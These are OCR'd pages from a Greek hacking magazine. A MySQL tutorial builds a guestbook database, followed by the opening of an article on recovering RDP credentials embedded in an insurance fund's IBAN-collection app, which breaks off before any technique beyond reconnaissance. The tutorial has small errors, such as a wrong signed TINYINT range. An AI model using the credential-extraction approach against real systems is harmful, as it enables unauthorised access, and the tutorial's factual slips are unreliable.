FLOAD [(a,d)]	Δεκαδικός απλής ακρίβειας (όπου a ο αριθμός των ψηφίων του ακεραίου και d του δεκαδικού μέρους)
DOUBLE [(a,d)]	Δεκαδικός διπλής ακρίβειας
REAL	Δεκαδικός διπλής ακρίβειας
DECIMAL [(a,d)]	Δεκαδικός μεγάλου μήκους αποθηκευμένος ως συμβολοσειρά
NUMERIC	Ίδιο με το προηγούμενο
DEC	Ίδιο με το προηγούμενο
FIXED	Ίδιο με το προηγούμενο

Οι ακέραιοι τύποι που αναφέραμε μπορούν να έχουν ή να μην έχουν πρόσημο. Αυτό καθορίζεται από την ιδιότητα UNSIGNED. Στις ιδιότητες όμως θα αναφερθούμε λίγο αργότερα. Για την ώρα σημειώστε ότι η ύπαρξη προσήμου επηρεάζει το πλήθος των διαθέσιμων bits και άρα το εύρος τιμών για τους διάφορους τύπους. Για παράδειγμα,

ενώ ένας TINYINT χωρίς πρόσημο παίρνει τιμές από το 0 έως το 255, ένας προσημασμένος TINYINT παίρνει τιμές από το -127 ως το 128.

Ημερομηνίες

DATE	Ημερομηνία, στη μορφή εεεε-μμ-ηη
TIME	Ώρα, στη μορφή ωω:λλ:δδ
DATETIME	Ημερομηνία και ώρα στη μορφή εεεε-μμ-ηη ωω:λλ:δδ
YEAR [(2|4)]	Το τρέχον έτος. Προαιρετικά μπορούμε να επιλέξουμε τη μορφή 2 ή 4 ψηφίων
TIMESTAMP	Ημερομηνία στη μορφή UNIX

Νομίζουμε ότι για τους τύπους ημερομηνίας δεν χρειάζεται να πούμε πολλά. Ιδιαίτερη αναφορά αξίζει μόνο στον τύπο TIMESTAMP. Τα πεδία αυτού του τύπου, όταν δεν τους αποδίδουμε εμείς κάποια τιμή, συμπληρώνονται αυτόματα με την ημερομηνία και την ώρα δημιουργίας της εκάστοτε εγγραφής.

Συμβολοσειρές και δυαδικά δεδομένα

CHAR (L)	Συμβολοσειρά σταθερού μήκους (το L καθορίζει το μέγιστο πλήθος χαρακτήρων)
VARCHAR (L)	Συμβολοσειρά μεταβλητού μήκους (το L καθορίζει το μέγιστο πλήθος χαρακτήρων)
TINYBLOB	Αντικείμενο δυαδικών δεδομένων 255 bytes
TINYTEXT	Κείμενο 255 byte
BLOB	Αντικείμενο δυαδικών δεδομένων 64 KB
TEXT	Κείμενο 64 KB
MEDIUMBLOB	Αντικείμενο δυαδικών δεδομένων 16 MB
MEDIUMTEXT	Κείμενο 16 MB
LONGBLOB	Αντικείμενο δυαδικών δεδομένων 4 GB
LONGTEXT	Κείμενο 4 GB
SET (’a’,’b’,...)	Επιλογή από τη λίστα των τιμών που καθορίζονται – έως 64 τιμές ή NULL
ENUM (’a’,’b’,...)	Επιλογή από τη λίστα των τιμών που καθορίζονται – έως 65.535 τιμές ή NULL

Όπως ίσως παρατηρήσατε, οι δύο πρώτοι τύποι συμβολοσειρών διαφέρουν ως προς την... μεταβλητότητα του μεγέθους. Τι ακριβώς όμως σημαίνει αυτό; Στην περίπτωση των CHAR, η MySQL γεμίζει με κενά την εκάστοτε καταχώρηση, έως ότου αποκτήσει το μέγιστο επιτρεπτό μήκος. Έτσι, όλες οι καταχωρήσεις σε ένα πεδίο CHAR έχουν πάντα το ίδιο ακριβώς μήκος. Φυσικά, όταν ζητάμε δεδομένα τέτοιου τύπου, η

MySQL αγνοεί τα κενά που είχε προσθέσει και επιστρέφει μόνο την αρχική τιμή του string. Αντίθετα, τα strings που αποδίδουμε σε πεδία τύπου VARCHAR, αποθηκεύονται ακριβώς όπως τα δηλώνουμε. Έτσι, το μήκος των εγγραφών δεν είναι πάντα σταθερό. Το γεγονός αυτό εξοικονομεί αρκετό αποθηκευτικό χώρο, αλλά εισάγει μια μικρή καθυστέρηση στις εργασίες που εκτελεί η βάση.

Τα πεδία των τύπου κάτι-BLOB προορίζονται για την αποθήκευση δυαδικών δεδομένων. Σε τέτοια πεδία αποθηκεύονται συνήθως εικόνες, ήχοι κ.ά.

Ιδιότητες πεδίων

Όπως είδαμε νωρίτερα (στη δημιουργία πινάκων), οι τύποι των πεδίων μπορούν να συνοδεύονται από ιδιότητες. Μέχρι στιγμής έχουμε αναφέρει την ιδιότητα unsigned των ακέραιων αριθμητικών τύπων, αλλά όπως αντιλαμβάνεστε, δεν είναι η μόνη. Ας ρίξουμε μια ματιά και στις υπόλοιπες:

UNSIGNED	Εφαρμόζεται σε ακέραιους τύπους και εξασφαλίζει ότι δεν θα διαθέτουν πρόσημο.
ZEROFILL	Εφαρμόζεται σε ακέραιους τύπους και γεμίζει το πεδίο στ' αριστερά του MSD[2] με μηδενικά, έως ότου το μήκος πεδίου φτάσει στη μέγιστη τιμή του.
AUTO_INCREMENT	Η MySQL δίνει αυτόματα στο πεδίο μια μοναδική αύξουσα τιμή. Ιδανικό για χρήση σαν ID.
NOT NULL	Το πεδίο δεν επιτρέπεται να παραμένει κενό ποτέ.
PRIMARY KEY	Ορίζει το πεδίο αυτό ως πρωτεύον κλειδί.

Βάση δεδομένων για την εφαρμογή μας

Με τις γνώσεις που έχουμε συγκεντρώσει, είμαστε έτοιμοι να δημιουργήσουμε μια βάση δεδομένων για το βιβλίο επισκεπτών (την εφαρμογή που κατασκευάσαμε στο προηγούμενο τεύχος). Η βάση δεδομένων θα μάς επιτρέψει να αποφύγουμε την αποθήκευση δεδομένων σε αρχεία. Επειδή πρόκειται για μια πολύ απλή εφαρμογή, θα χρειαστούμε μόνον έναν πίνακα με τα ακόλουθα πεδία: Αριθμός μηνύματος, ψευδώνυμο χρήστη, ημερομηνία, κείμενο μηνύματος. Όπως καταλαβαίνετε, εγκαταλείποντας τα αρχεία και χρησιμοποιώντας μια βάση δεδομένων, θα πρέπει να γράψουμε την εφαρμογή μας από την αρχή. Αυτό όχι μόνο δεν αποτελεί πρόβλημα, αλλά μας διασκεδάζει κιόλας :)

Θα ξεκινήσουμε με τη δημιουργία της βάσης δεδομένων κι ενός χρήστη, ο οποίος θα έχει πρόσβαση σε αυτήν. Στη συνέχεια θα ορίσουμε και τον πίνακα που περιγράψαμε προηγουμένως. Αυτή τη φορά θα εργαστούμε λίγο διαφορετικά. Αντί να ανοίξουμε το MySQL Monitor και να δώσουμε εκεί τις εντολές μας, θα τις τοποθετήσουμε σε ένα αρχείο απλού κειμένου. Με αυτόν τον τρόπο, θα δημιουργήσουμε ένα μικρό script για την MySQL! Ανοίγουμε λοιπόν τον αγαπημένο μας text editor και δημιουργούμε ένα νέο αρχείο με όνομα gbook.sql και το ακόλουθο περιεχόμενο:

2. Most Significant Digit: Το ψηφίο με τη μεγαλύτερη αξία (το άκρα αριστερό).

```
create database gbook ;
use gbook ;
create table messages(
    id int unsigned not null auto_increment primary key,
    name char(50) not null,
    msg text not null,
    date datetime not null
) ;
grant select, insert, delete, update
    on gbook.*
    to gbook_web identified by 'securepass' ;
```

Οι αλλαγές γραμμών και οι εσοχές δεν αποτελούν στοιχεία του συντακτικού της SQL και άρα δεν είναι υποχρεωτικά[3]. Ωστόσο, όπως και στις περισσότερες γλώσσες προγραμματισμού, οι αλλαγές γραμμών και η "οδόντωση" διευκολύνουν σε μεγάλο βαθμό την ανάγνωση του κώδικα. Αφού αποθηκεύσουμε το αρχείο και κλείσουμε τον text editor, αρκεί να το εκτελέσουμε δίνοντάς το ως παράμετρο στο MySQL Monitor. Βέβαια, για να πραγματοποιηθούν όσα περιγράφονται εντός του αρχείου, πρέπει να συνδεθούμε στη MySQL με το λογαριασμό του χρήστη root. Για να πετύχουμε τα παραπάνω μπορούμε να δώσουμε κάτι τέτοιο:

```
~$ mysql -u  root -p < path/to/file/gbook.sql
```

Αρχικά, η MySQL θα ζητήσει τον κωδικό του χρήστη root. Στη συνέχεια θα ανοίξει το αρχείο gbook.sql και θα εκτελέσει μία προς μία τις εντολές που έχουμε γράψει. Το πλεονέκτημα της χρήσης ενός αρχείου, σε σχέση με την απ' ευθείας εισαγωγή των εντολών στην κονσόλα, είναι η δυνατότητα σταδιακής συγγραφής κώδικα, ο οποίος θα δημιουργεί ολόκληρο το υπόβαθρο (βάσεις, πίνακες, πεδία και χρήστες) για μία εφαρμογή. Αυτός ο τρόπος εργασίας διευκολύνει και την αποσφαλμάτωση! Για να κατανοήσετε την αξία που έχουν τα scripts της MySQL, σκεφτείτε την περίπτωση που αναπτύσσουμε μια μεγάλη εφαρμογή και χρειαζόμαστε μία βάση με πάρα πολλούς πίνακες και με ακόμα περισσότερα πεδία για τον καθένα.

Έλεγχος πορείας

Εάν εκτελεστούν όλα χωρίς την εμφάνιση κάποιου σφάλματος, μπορούμε να συνδεθούμε στο MySQL Monitor και να τσεκάρουμε τα μέχρι τώρα αποτελέσματα της εργασίας μας... Μετά τη σύνδεσή μας, μπορούμε να δώσουμε κάτι τέτοιο:

```
describe gbook.messages ;
```

Το MySQL Monitor θα παρουσιάσει αναλυτικά στοιχεία για τα πεδία του πίνακα messages, της βάσης δεδομένων gbook. Νομίζουμε ότι αυτός ο τρόπος προβολής των πινάκων θα κάνει τους χρήστες του FreeBSD να νιώσουν άνετα :P

```
mysql> describe gbook.messages ;
+-------+------------------+------+-----+---------+----------------+
| Field | Type             | Null | Key | Default | Extra          |
```

3. Μόνο η αγαπημένη μας Python έχει αυτή την ιδιαιτερότητα :P

```
+-------+------------------+------+-----+---------+----------------+
| id    | int(10) unsigned | NO   | PRI | NULL    | auto_increment |
| name  | char(50)         | NO   |     | NULL    |                |
| msg   | text             | NO   |     | NULL    |                |
| date  | datetime         | NO   |     | NULL    |                |
+-------+------------------+------+-----+---------+----------------+
4 rows in set (0.01 sec)
```

Στην περίπτωση που δε γνωρίζουμε ή δεν θυμόμαστε τους πίνακες μιας βάσης, αρκεί να την επιλέξουμε με την εντολή use κι ακολούθως να εκτελέσουμε την εντολή show tables:

```
mysql> use gbook ;
Database changed
mysql> show tables ;
+-----------------+
| Tables_in_gbook |
+-----------------+
| messages        |
+-----------------+
1 row in set (0.00 sec)
```

Με την ίδια λογική, για να μάθουμε ποιες βάσεις δεδομένων διαχειρίζεται ο συγκεκριμένος MySQL Server, χρησιμοποιούμε την εντολή show databases. Για να δούμε τους χρήστες του συστήματος και τα δικαιώματα κάποιου εξ' αυτών, πρέπει καταρχάς να έχουμε συνδεθεί στον λογαριασμό του root. Έτσι, θα έχουμε πρόσβαση στην ειδική βάση δεδομένων που αναφέραμε στην αρχή του άρθρου (ονόματι mysql), η οποία περιέχει τις ρυθμίσεις της MySQL. Σε αυτή τη βάση βρίσκεται ένας πίνακας με το όνομα users, στον οποίο αναγράφονται οι χρήστες, ο υπολογιστής από τον οποίο μπορεί να συνδεθεί ο καθένας καθώς κι ένα hash του αντίστοιχου κωδικού πρόσβασης. Όπως αντιλαμβάνεστε, στους πίνακες της βάσης mysql αποθηκεύονται μείζονος σημασίας δεδομένα. Η διαχείρισή τους πρέπει να γίνεται με τεράστια προσοχή! Για να προβάλουμε, λοιπόν, τους χρήστες, πρέπει να εκτελέσουμε ένα ερώτημα (query) τύπου "επιλογή" (select). Εμείς βέβαια δεν έχουμε μιλήσει ακόμη για τα ερωτήματα, αλλά μπορείτε να χρησιμοποιήσετε αυτό που αναφέρουμε παρακάτω, ακριβώς όπως το βλέπετε. Εμπιστευθείτε μας :)

```
select user, host from mysql.user ;
```

Ρίχνοντας μια ματιά στους χρήστες, μπορούμε να επιβεβαιώσουμε τη δημιουργία του λογαριασμού gbook_web. Ακολούθως, μπορούμε να ελέγξουμε και τα δικαιώματα που έχουν παραχωρηθεί στον συγκεκριμένο χρήστη. Αυτό μπορεί να γίνει ως εξής:

```
show grants for gbook_web@localhost ;
```

Δεν γνωρίζουμε τι μήκος έχει η δική σας κονσόλα, αλλά στον δικό μας υπολογιστή τα αποτελέσματα ήταν επιεικώς δυσδιάκριτα. Ας μας συγχωρέσει ο φίλος και συνάδελφος Sonic2000gr (Σ.τ.Ε. Ο οποίος, ως γνωστόν, είναι λάτρης της κονσόλας), αλλά η προβολή των πινάκων με παύλες και σταυρούς έχει ένα μικρό ελάττωμα: Όταν το μήκος των γραμμών του πίνακα ξεπερνάει το μήκος της κονσόλας μας, οι γραμμές

σπάνε και δημιουργείται ένας αχταρμάς! (Σ.τ.Ε. ...και μισός.) Φυσικά, οι προγραμματιστές της MySQL γνωρίζουν πολύ καλά το συγκεκριμένο πρόβλημα και γι' αυτό εισήγαγαν τον διακόπτη \G. Η χρήση του διακόπτη ενεργοποιεί έναν περιγραφικό/συνοπτικό τρόπο προβολής των δεδομένων. Αν θέλουμε να τον χρησιμοποιήσουμε, αρκεί να πληκτρολογήσουμε το "\G" (χωρίς τα εισαγωγικά) στη θέση του ελληνικού ερωτηματικού (εικόνα 2).

Για το τέλος αφήσαμε τη διαδικασία διαγραφής ενός πίνακα, μιας βάσης δεδομένων ή ενός χρήστη. Σε γενικές γραμμές, η διαγραφή επιτυγχάνεται με την εντολή drop. Ας ξεκινήσουμε από τους πίνακες. Για να διαγράψουμε έναν πίνακα πρέπει προηγουμένως να δηλώσουμε τη βάση στην οποία θα εργαστούμε, με την εντολή use. Ακολούθως αρκεί να εκτελέσουμε κάτι τέτοιο:

```
drop table onoma_pinaka ;
```


Αντίστοιχα, η διαγραφή μιας βάσης δεδομένων πραγματοποιείται κάπως έτσι:

```
drop database onoma_db ;
```

Τέλος, η διαγραφή ενός χρήστη γίνεται ως εξής:


```
drop user onoma_xristi ;
```

Περιττό να πούμε ότι αυτές οι εντολές απαιτούν μεγάλη προσοχή. Σε περίπτωση λάθους ενδέχεται να χάσουμε μεγάλο όγκο δεδομένων. Κάπου εδώ θα κλείσουμε το παρόν άρθρο, αλλά όχι και το κεφάλαιο της MySQL. Αυτό, μόλις άνοιξε! Σας αφήνουμε μέχρι το επόμενο τεύχος, οπότε και θα συνεχίσουμε την περιπλάνηση στα σοκάκια του MySQL Monitor. Φυσικά, πάντα με την προσήκουσα επιμέλεια[4]! (Σ.τ.Ε. Ποιότητα, ε; :P)



Εικόνα 2
Ο διακόπτης \G αλλάζει τον προεπιλεγμένο τρόπο εμφάνισης των αποτελεσμάτων, μέσα στο MySQL Monitor. Με τη χρήση του, τα αποτελέσματα εμφανίζονται σε περιγραφική μορφή και σε λιγότερες γραμμές.

4. Πάντα ήθελα να επισφραγίσω ένα άρθρο με όρους ναυλοσυμφώνου :P


Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.
Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για τρίτη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.
Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.
Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το
http://deltahacker.gr/pdf12order
(ηλεκτρονική έκδοση)
ή από το
http://deltahacker.gr/order
(έντυπη έκδοση, έως το τεύχος 019)
Σημείωση: Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη βλέπετε στο
deltahacker.gr/category/magazine-issues

Skill: Intermediate
Tags: RDP, Olly, hex editor


by Thiseas



The IBAN-application incident

Δεν έχει περάσει ούτε μήνας, όταν ο ασφαλιστικός φορέας για το προσωπικό τραπεζών έκανε μια μεγάλη γκάφα. Ο φορέας διένειμε στα μέλη του μια εφαρμογή για Windows, μέσω της οποίας θα δήλωναν διάφορα προσωπικά δεδομένα, όπως αριθμό ταυτότητας, αριθμό λογαριασμού (σε μορφή IBAN) κ.λπ. Όλα καλά, μόνο που η συγκεκριμένη εφαρμογή ήταν εντελώς τρύπια :/ Αρκεί να σας πούμε ότι για την επικοινωνία με τον κεντρικό server πραγματοποιούσε μια σύνδεση RDP, με τα σχετικά credentials να διακινούνται χωρίς καμία απολύτως προστασία...

Το site του ασφαλιστικού φορέα ζητούσε από τους χρήστες να κατεβάσουν ένα εκτελέσιμο αρχείο με το όνομα 1_LoginIban.exe — απαράδεκτο όνομα, αν θέλετε τη γνώμη μας :) Όταν το εκτελούσε κανείς, πραγματοποιούσε μια σύνδεση σε κάποιον server του ασφαλιστικού οργανισμού, με χρήση του πρωτοκόλλου RDP (http://en.wikipedia.org/wiki/Remote_Desktop_Protocol). Αμέσως μετά, η εφαρμογή φόρτωνε κι εκτελούσε αυτόματα μια φόρμα σε MS Access. Η φόρμα ζητούσε από τον χρήστη διάφορα προσωπικά δεδομένα κι όταν αυτός τα έδινε, το πρόγραμμα τα αποθήκευε σε μια βάση δεδομένων στον server. Ακολουθούσε μια αποσύνδεση και το πρόγραμμα τερματιζόταν. Στο παρόν άρθρο δεν θα αναλωθούμε σε κριτική, ούτε θα περιοριστούμε σε γενικά σχόλια περί ασφάλειας και προσοχής. Θα εστιάσουμε στην τεχνική πλευρά του ζητήματος και θα δούμε με ποιον τρόπο θα μπορούσε ένας κακόβουλος χρήστης να μάθει τα credentials, με τα οποία γινόταν η σύνδεση στον server του οργανισμού.




Εικόνα 1
Πολλές φορές, οι πληροφορίες που παίρνουμε με ένα απλό δεξί κλικ κι επιλογή του Properties είναι άκρως διαφωτιστικές ;)

Ώρα για δράση

Προφανώς, το πρώτο πράγμα που κάναμε ήταν να κατεβάσουμε το πρόγραμμα. Όπως διαπιστώσαμε αμέσως, ήταν ένα αρχείο τύπου self-extract (εικόνα 1). Ως γνωστόν, τα αρχεία αυτού του τύπου λειτουργούν ως Δούρειοι Ίπποι, αλλά με την καλή έννοια. Μόλις εκτελέσει ο χρήστης ένα self-extract, αυτό αποσυμπιέζει όλα τα περιεχόμενά του, στα οποία συγκαταλέγεται συνήθως και κάποια εφαρμογή. Πολύ συχνά, μετά την αποσυμπίεση ακολουθεί και η αυτόματη εκτέλεση της εφαρμογής. Το ζητούμενο με τα προγράμματα του είδους είναι το τι ακριβώς εξάγουν και που το τοποθετούν. Αυτό όμως είναι μια άλλη ιστορία.

Αφού εκτελέσαμε το πρόγραμμα, καταλάβαμε από τη συμπεριφορά του ότι με κάποιον, άγνωστο τρόπο, είχε ξεκινήσει την υπηρεσία Remote Desktop. Το πρόγραμμα που κατεβάσαμε μάς συνέδεσε αυτόματα σε κάποιον server του ασφαλιστικού οργανισμού — και μάλιστα χωρίς να ζητήσει κανένα διαπιστευτήριο. Αυτό σήμαινε ότι τα credentials βρίσκονταν αποθηκευμένα εντός της εφαρμογής. Η πρώτη σκέψη που κάναμε ήταν να σνιφάρουμε το δίκτυο, ώστε να τσιμπήσουμε τα credentials τη στιγμή που εκπέμπονται. Αυτή η σκέψη όμως ήταν πρόχειρη και μάλλον δεν θα απέδιδε καρπούς, αφού τα στοιχεία του είδους πιθανώς μεταδίδονται κρυπτογραφημένα. Εμείς βέβαια προσπαθήσαμε, αλλά δεν καταλήξαμε σε κανένα χρήσιμο αποτέλεσμα. Εγκαταλείψαμε έτσι την προσπάθεια γι' αργότερα: αν αποτύγχαναν όλα τ' άλλα, θα επιστρέφαμε (εικόνα 2). (Παρεμπιπτόντως, αν τα κατάφερε κανείς με αυτόν τον τρόπο, με χαρά θα θέλαμε να μάθουμε πώς ακριβώς.) Το μόνο που είδαμε εμείς κατά



Εικόνα 2
Application Server εν δράσει!

